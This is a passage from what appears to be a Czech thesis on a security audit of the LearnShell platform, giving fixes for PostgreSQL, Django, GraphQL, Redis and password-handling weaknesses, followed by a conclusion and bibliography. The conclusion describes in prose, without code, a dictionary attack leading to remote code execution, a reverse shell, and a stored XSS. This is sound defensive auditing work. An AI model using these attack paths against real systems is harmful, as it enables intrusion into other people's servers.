Základní oprava pro CVE-2019-9193 je nepoužívání výchozích hesel, protože zneužití zranitelnosti CVE-2019-9193 využívá „COPY TO/FROM PROGRAM“ funkcionality, která je přístupna pouze po přihlášení uživatelů s výše zmíněnými právy. Vývojáři PostgreSQL nepovažují CVE-2019-9193 jako zranitelnost. Proto je funkcionalita „COPY TO/FROM PROGRAM“ ve všech dostupných verzích.

Django verze se známými zranitelnostmi

V aplikaci je používána verze Django se známými zranitelnostmi, konkrétně verze 3.1.1. Tyto zranitelnosti jsou HTTP Header Injection (CVE-2021-32052) – závažnost: high, Directory Traversal (CVE-2021-3281) – závažnost: medium, Web Cache Poisoning CVE-2021-23336) – závažnost: medium.

Doporučení na opravu je používat Django verze 3.1.10 nebo vyšší.

SQL injection v parametru ordering

Byla nalezena SQL injection vyskytující se v parametru ordering, který slouží pro řazení výsledků dotazu. Jedná se tedy o parametr pro pole results. Tato SQL injection byla nalezena díky testování API. Tento parametr nešel změnit / nebyl k němu přístup skrze uživatelské rozhraní, a proto v API není implementována kontrola uživatelského vstupu.

Zde je tedy možný uživatelský vstup pro parametr, který se používá k odlišování názvů tabulek a sloupců. Základní opravou je, že by se uživatelský vstup měl mapovat na povolené názvy tabulek nebo sloupců, aby se zajistilo, že nevalidní vstup nezpůsobí SQL injection. [50]

Nenastaven limit na počet dotazů v jednom požadavku (DoS)

GraphQL umožňuje tzv. „query batching“, který dovoluje zahrnout více dotazů do jednoho request a ten následně poslat na GraphQL endpoint. Pokud není nastaven limit na počet dotazů v jednom request, tak útočník může zaslat libovolné množství dotazů v jednom request. Nenastavení limitu na počet dotazů v jednom požadavku zneužívá útok zvaný batching attack.

Zabránění tomuto útoku lze přidáním omezení na dotazované objekty v request. Na úrovni zdrojového kódu vytvořit limit, kolik objektů může volající požadovat v jednom request. Pro zabránění DoS se doporučuje implementovat „batching and caching technique“ na straně serveru. Pro tento účel může být použit Facebook's DataLoader. Dalším doporučením je přidat stránkování, aby se omezilo množství dat, které lze vrátit v jedné odpovědi. Poslední návrh je: přidat přiměřené časové limity na aplikační vrstvě.

Nepoužívání firewall

Z provedených skenování IP adresy 10.38.5.90 bylo zjištěno, že není použit firewall. Toto bylo určeno na základě porovnání skenování TCP ACK scan a TCP SYN scan. Právě TCP ACK scan se používá na mapování pravidel brány firewall.

Základní oprava je používat bránu firewall, pro operační systémy založené na Linux je možné použít nftables (postupně nahrazují iptables). Další možností je ModSecurity WAF od NGINX.

Další základní opravou, která by měla být dodržena je, že komunikace back end s databází PostgreSQL probíhala pouze na localhost. Databáze by tedy neměla být dostupná ze sítě. To stejné platí i pro Redis, také by neměl být dostupný ze sítě. Tímto by se vyřešily i problémy s nastavením slabých hesel pro uživatele s právy root/superuser a nepoužíváním šifrované komunikace.

Používání hash algoritmu MD5 pro hesla (CWE-916) – PostgreSQL

Uživatelská hesla pro účty s přístupem do databáze jsou hešována pomocí algoritmu MD5, který není považován za bezpečný, protože v něm existuje velké množství kolizí.

Oprava je nastavit bezpečnější hash funkci skrze modul pgcrypto.

Nepoužívání šifrované komunikace – PostgreSQL

Databázový server při komunikaci s klientem nevynucuje šifrovanou komunikaci.

Základní opravou je nastavení ssl parametru v postgresql.conf.

Nepoužívání šifrované komunikace – Redis

Databázový server nevynucuje šifrovanou komunikaci s klientem. Opět v důsledku ponechání výchozího nastavení.

Redis od verze 6 podporuje SSL/TLS, ale je potřeba tuto vlastnost nastavit v čase kompilace. K sestavení je potřeba knihovna OpenSSL a následně Redis sestavit pomocí příkazu `Run make BUILD_TLS=yes`.

Používání HTTP server určeného pro vývoj

PS1-Generator je Flask aplikace a Flask ve výchozím nastavení používá built-in server určený pro vývoj. Tento server je zprostředkován knihovnou Werkzeug. Takový server není určen na produkci a dle [40] by měl být použit produkční WSGI server.

Řešením je použití WSGI serveru určeného na produkci, například Waitress nebo Gunicorn. Gunicorn je v aplikaci již používán pro jinou komponentu.

Slabé požadavky na heslo (CWE-521)

Toto pochybení bylo objeveno během testování webové stránky i během testování GraphQL API. Při nastavování hesla skrze aplikaci není vyžadováno předchozí heslo ani nejsou vyžadovány žádné vlastnosti nastavovaného hesla.

Při nastavování hesla zasláním mutation na GraphQL API endpoint se vyskytují stejné nedostatky jako již zmíněné.

Pro opravu této zranitelnosti je třeba striktně nastavit pravidla pro požadované vlastnosti hesla a při nastavování vyžadovat předchozí heslo. Pravidla pro vlastnosti bezpečného hesla lze nalézt v dokumentech od organizace NIST.

Uložení hesla v plain text

V Django administraci lze vytvořit uživatele a nastavit mu heslo, takové heslo se uloží v plain textu.

Základní oprava je pro takto vytvářené uživatele používat pro uložení hesla do databáze bezpečný hash algoritmus.

Nenastaven limit pro hloubku vnořených dotazů (DoS)

V důsledku nenastavení limitu pro hloubku vnořených dotazů je možné způsobit DoS.

Pro zamezení DoS by měl být nastaven limit pro hloubku vnořených dotazů. Další opravy pro zamezení DoS jsou již popsány v „Nenastaven limit na počet dotazů v jednom požadavku“.

Neoprávněný přístup k funkcionalitám

Uživatel s právy administrátora má skrze API volání přístup k funkcionalitám jako uživatel s právy superuser.

Základní oprava je kontrolování povolených akcí pro daného uživatele s právy administrátor. Nelze se řídit pouze rozlišováním na základě skupin uživatelů s právy administrátor (hodnota isStaff je true) a student (hodnota isStaff je false), protože takto se nekontrolují povolené akce pro administrátory s právy superuser a bez nich.

Přístupné GraphiQL

GraphiQL je určeno výhradně pro vývoj a testování a nemělo by být zapnuto na produkci. Útočník díky přístupu k tomuto IDE může získat přístup k dokumentaci.

Nejbezpečnějším a obvykle nejjednodušším přístupem je deaktivace GraphiQL na produkci.

Povolena introspekce

Introspekce poskytuje informace ohledně toho, které dotazy GraphQL API podporuje. Pokud je povolena a přístup k introspekci není limitován na základě nastavených práv, tak může poskytnout útočníkovi stejně důležité informace jako dokumentace.

Návrh opravy spočívá v limitování přístupu k vykonání dotazů introspekce. Pokud není vyžadována žádnými nástroji/dotazy, které by jinak selhaly, lze introspekci úplně vypnout.

Kapitola 6

Závěr

Cílem této práce bylo prozkoumat metodiky auditu informační bezpečnosti, a na jejich základě provést bezpečnostní audit platformy LearnShell.

Jako základ teoretické části bylo nutné seznámit se s metodologiemi zaměřujícími se na penetrační testování. V této části byly popsány především metodiky, které se věnují testování zranitelností webových aplikací. Detailněji byly tedy probrány a vysvětleny dokumenty OWASP Top Ten a OWASP API Security Project. Za pomoci získaných znalostí jsem následně prováděl bezpečnostní audit LearnShell. Samotné provedení auditu jsem popsal v kapitolách spadajících do praktické části práce.

Na začátku provádění praktické části bylo důležité si nastudovat fungování aplikace LearnShell, její architektury, a s tím spojených použitých technologií (GraphQL API, Django, PostgreSQL a další). Dále jsem prozkoumal obvyklé bezpečnostní problémy, se kterými se zmíněné technologie potýkají. V návaznosti na to jsem určil možné vektory útoku. Pro tyto vektory jsem prozkoumal bezpečnostní zranitelnosti.

Pro následné provedení bezpečnostního auditu bylo potřeba prozkoumat různé techniky penetračního testování a nástroje při něm využívaných. Jednalo se například o nástroje Metasploit, Nmap a Nikto. Dále bylo pro účely testování zapotřebí si zprovoznit aplikaci lokálně.

Vykonaným bezpečnostním auditem se podařilo nalézt mnoho zranitelností. Pro ty s vyšším a středním stupněm závažnosti hrozí, že by případné zneužití útočníkem mělo vážný bezpečnostní dopad pro LearnShell, a případně i na hodnocení v předmětech, které aplikaci využívají. Jedna z těchto zranitelností se týká databáze PostgreSQL, do které bylo možné získat přístup pomocí útoku hrubou silou, přesněji slovníkovým útokem. Díky získaným přihlašovacím údajům do databáze a vlastnostem PostgreSQL dotazů bylo možné zřídit RCE. Na základě toho jsem mohl získat reverse shell a spouštět tak příkazy na stroji, kde běží tato databáze. Uvedená zranitelnost byla nalezena při testování infrastruktury, tedy jednotlivých částí, ze kterých je aplikace složena.

Další závažnou zranitelností, tentokrát týkající se přímo webu, která stojí za připomenutí, je Cross-site scripting, konkrétně typ Stored XSS. Tato zranitelnost umožnila odeslání, a následné spuštění JavaScript kódu. Student při odesílání vypracovaného testu/úkolu mohl upravit tělo odesílaného dotazu a vložit škodlivý kód v jazyce JavaScript. Tento kód se následně uložil jako řešení testu pro daného studenta do databáze. Pokud se uživatel s přístupem do administrace (cvičící/přednášející) na odevzdání podíval, uložený kód se mu spustil.

Velký podíl na vzniku zranitelností má chybná konfigurace a používání komponent, které mají známé zranitelnosti. Právě kvůli špatné konfiguraci GraphQL API bylo možné například zobrazit celé GraphQL schéma a seznam dostupných volání pro API, či dokonce způsobit DoS.

Výsledky testování poukázaly na to, že aplikace obsahuje závažné zranitelnosti, a je nutná jejich náprava. Bez oprav by mohlo totiž dojít k jejich zneužití útočníkem. Z tohoto důvodu byly do závěru praktické části sepsány možné nápravy a doporučení pro tyto zranitelnosti.

Ve fázi „Zhodnocení architektury a identifikace vektorů útoku“ byl identifikovaný počet komponent a komplexita aplikace výrazně vyšší, než se předpokládalo při tvorbě zadání. Z tohoto důvodu byly na základě konzultace s vedoucím práce vybrány k testování pouze některé vektory útoku. V návaznosti na tuto práci by se tedy mohl provést penetrační test zbývajících vektorů útoku.

Bibliografie

1. DOSTÁL, Jiří. *Ethical Hacking: Introduction to Ethical Hacking and Penetration Testing* [online] [cit. 2021-03-20]. Dostupné z: `https://courses.fit.cvut.cz/BI-EHA/media/lectures/01_Introduction.pdf`. [Soubor přístupný po přihlášení do sítě ČVUT].
2. BALOCH, Rafay. Categories of Penetration Test. In: *Ethical hacking and penetration testing guide*. Boca Raton: CRC Press, 2017, s. 7–8. ISBN 978-1-4822-3161-8.
3. LÓPEZ DE JIMÉNEZ, Rina Elizabeth. Pentesting on web applications using ethical-hacking. In: *2016 IEEE 36th Central American and Panama Convention (CONCAPAN XXXVI)* [online]. San Jose, Costa Rica: IEEE, 2016, s. 1–6 [cit. 2021-04-18]. ISBN 978-1-4673-9578-6. Dostupné z DOI: `10.1109/CONCAPAN.2016.7942364`.
4. *About the OWASP Foundation* [online]. OWASP Foundation, Inc. [cit. 2021-03-20]. Dostupné z: `https://owasp.org/about/`.
5. *Projects* [online]. OWASP Foundation, Inc. [cit. 2021-03-21]. Dostupné z: `https://owasp.org/projects/`.
6. *OWASP Cheat Sheet Series* [online]. OWASP Foundation, Inc. [cit. 2021-03-21]. Dostupné z: `https://owasp.org/www-project-cheat-sheets/`.
7. *OWASP Top Ten* [online]. OWASP Foundation, Inc. [cit. 2021-03-21]. Dostupné z: `https://cheatsheetseries.owasp.org/cheatsheets/Injection_Prevention_Cheat_Sheet.html`.
8. *OWASP API Security Project* [online]. OWASP Foundation, Inc. [cit. 2021-03-22]. Dostupné z: `https://owasp.org/www-project-api-security/`.
9. *Top Ten 2021* [online]. OWASP Top Ten Project [cit. 2021-03-21]. Dostupné z: `https://www.owasptopten.org/`.
10. *A7:2017 – Cross-Site Scripting (XSS)* [online]. OWASP Foundation, Inc. [cit. 2021-03-21]. Dostupné z: `https://owasp.org/www-project-top-ten/2017/A7_2017-Cross-Site_Scripting_(XSS)`.
11. *OWASP API Security Top 10 2019* [online]. OWASP Foundation, Inc. [cit. 2021-03-22]. Dostupné z: `https://raw.githubusercontent.com/OWASP/API-Security/master/2019/en/dist/owasp-api-security-top-10.pdf`.
12. *Docker architecture* [online]. Docker Inc. [cit. 2021-03-22]. Dostupné z: `https://docs.docker.com/get-started/overview/`.
13. *Networking overview* [online]. Docker Inc. [cit. 2021-03-22]. Dostupné z: `https://docs.docker.com/network/`.

14. EDER, Michael. Hypervisor- vs. Container-based Virtualization. In: CARLE, Georg; RAUMER, Daniel; SCHWAIGHOFER, Lukas (ed.). *Proceedings of the Seminars Future Internet (FI) and Innovative Internet Technologies and Mobile Communications (IITM), Winter Semester 2015/2016*. Munich, Germany: Chair for Network Architectures a Services, Department of Computer Science, Technische Universität München, 2016, sv. NET-2016-07-1, s. 1–7. Network Architectures and Services (NET). Dostupné z DOI: 10.2313/NET-2016-07-1_01.
15. *docker docs* [online]. Docker Inc. [cit. 2021-03-22]. Dostupné z: https://docs.docker.com/.
16. *Welcome to NGINX Wiki!* [Online]. F5, Inc. [cit. 2021-04-14]. Dostupné z: https://www.nginx.com/resources/wiki/.
17. NENOV, Hristo; TODOROV, Sevdalin. Asynchronous non-blocking IO model approach to avoid the problem C10K in web servers for static content [online]. 2015 [cit. 2021-04-14]. Dostupné z: http://rcvt.tu-sofia.bg/ICEST2015_53.pdf.
18. *Meet Django* [online]. Django Software Foundation [cit. 2021-04-13]. Dostupné z: https://www.djangoproject.com/.
19. *Does Django scale?* [Online]. Django Software Foundation [cit. 2021-04-13]. Dostupné z: https://docs.djangoproject.com/en/3.2/faq/general/.
20. *Deploying Django* [online]. Django Software Foundation [cit. 2021-04-13]. Dostupné z: https://docs.djangoproject.com/en/3.2/howto/deployment/.
21. *The Django admin site* [online]. Django Software Foundation [cit. 2021-04-13]. Dostupné z: https://docs.djangoproject.com/en/3.2/ref/contrib/admin/.
22. *Django documentation* [online]. Django Software Foundation [cit. 2021-04-13]. Dostupné z: https://docs.djangoproject.com/en/3.2/.
23. *Introduction to GraphQL* [online]. The GraphQL Foundation [cit. 2021-04-14]. Dostupné z: https://graphql.org/learn/.
24. *Serving over HTTP* [online]. The GraphQL Foundation [cit. 2021-04-14]. Dostupné z: https://graphql.org/learn/serving-over-http/.
25. *Documentation* [online]. The PostgreSQL Global Development Group [cit. 2021-04-14]. Dostupné z: https://www.postgresql.org/docs/.
26. *Introduction to Redis* [online]. Redis Labs Ltd. [cit. 2021-04-14]. Dostupné z: https://redis.io/topics/introduction.
27. *An introduction to Redis data types and abstractions* [online]. Redis Labs Ltd. [cit. 2021-04-14]. Dostupné z: https://redis.io/topics/data-types-intro.
28. *Documentation* [online]. Redis Labs Ltd. [cit. 2021-04-14]. Dostupné z: https://redis.io/documentation.
29. *Flask* [online]. Pallets [cit. 2021-04-14]. Dostupné z: https://palletsprojects.com/p/flask/.
30. *What does "micro" mean?* [Online]. Pallets [cit. 2021-04-14]. Dostupné z: https://flask.palletsprojects.com/en/1.1.x/foreword/#what-does-micro-mean.
31. *Werkzeug* [online]. Pallets [cit. 2021-04-14]. Dostupné z: https://palletsprojects.com/p/werkzeug/.
32. *Jinja* [online]. Pallets [cit. 2021-04-14]. Dostupné z: https://palletsprojects.com/p/jinja/.
33. *Introduction* [online]. Lyon, Gordon [cit. 2021-04-28]. Dostupné z: https://nmap.org/.
34. *Port Scanning Basics* [online]. Lyon, Gordon [cit. 2021-04-28]. Dostupné z: https://nmap.org/book/man-port-scanning-basics.html.

35. *Port Scanning Techniques* [online]. Lyon, Gordon [cit. 2021-04-28]. Dostupné z: https://nmap.org/book/man-port-scanning-techniques.html.

36. *TCP FIN, NULL, and Xmas Scans (-sF, -sN, -sX)* [online]. Lyon, Gordon [cit. 2021-04-28]. Dostupné z: https://nmap.org/book/scan-methods-null-fin-xmas-scan.html.

37. *Nikto2* [online]. Chris Sullo, David Lodge [cit. 2021-04-28]. Dostupné z: https://cirt.net/Nikto2.

38. *HTTP headers* [online]. Mozilla a individual contributors [cit. 2021-04-28]. Dostupné z: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers.

39. *CVE-2015-4000* [online]. The MITRE Corporation [cit. 2021-04-28]. Dostupné z: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4000.

40. *Run with a Production Server* [online]. Pallets [cit. 2021-04-14]. Dostupné z: https://flask.palletsprojects.com/en/1.1.x/tutorial/deploy/.

41. *21.3. Template Databases* [online]. The PostgreSQL Global Development Group [cit. 2021-04-14]. Dostupné z: https://www.postgresql.org/docs/9.5/manage-ag-templatedbs.html.

42. *CVE-2020-25695* [online]. The PostgreSQL Global Development Group [cit. 2021-04-14]. Dostupné z: https://www.postgresql.org/support/security/CVE-2020-25695/.

43. *CVE-2021-20229* [online]. The PostgreSQL Global Development Group [cit. 2021-04-14]. Dostupné z: https://www.postgresql.org/support/security/CVE-2021-20229/.

44. *CVE-2019-9193: Not a Security Vulnerability* [online]. The PostgreSQL Global Development Group [cit. 2021-04-14]. Dostupné z: https://www.postgresql.org/about/news/cve-2019-9193-not-a-security-vulnerability-1935/.

45. *CVE-2021-21309 Detail* [online]. National Institute of Standards a Technology [cit. 2021-04-14]. Dostupné z: https://nvd.nist.gov/vuln/detail/CVE-2021-21309.

46. *Cross-Site Request Forgery Prevention Cheat Sheet* [online]. CheatSheets Series Team [cit. 2021-04-14]. Dostupné z: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html.

47. *Django@3.1.1 vulnerabilities* [online]. Snyk Ltd. [cit. 2021-05-10]. Dostupné z: https://snyk.io/vuln/pip:Django@3.1.1.

48. *Testing GraphQL* [online]. OWASP Foundation, Inc. [cit. 2021-03-22]. Dostupné z: https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/12-API_Testing/01-Testing_GraphQL.html.

49. *Common Vulnerability Scoring System Version 3.1 Calculator* [online]. Forum of Incident Response a Security Teams, Inc. [cit. 2021-05-10]. Dostupné z: https://snyk.io/vuln/pip:Django@3.1.1.

50. *OWASP Cheat Sheet Series* [online]. OWASP Foundation, Inc. [cit. 2021-03-21]. Dostupné z: https://owasp.org/www-project-cheat-sheets/.

Obsah přiloženého média

- `readme.txt` ..... stručný popis obsahu média
- `src`
  - `thesis.zip` ..... zdrojová forma práce a obrázky v zip archivu
- `text` ..... text práce
  - `thesis.pdf` ..... text práce ve formátu PDF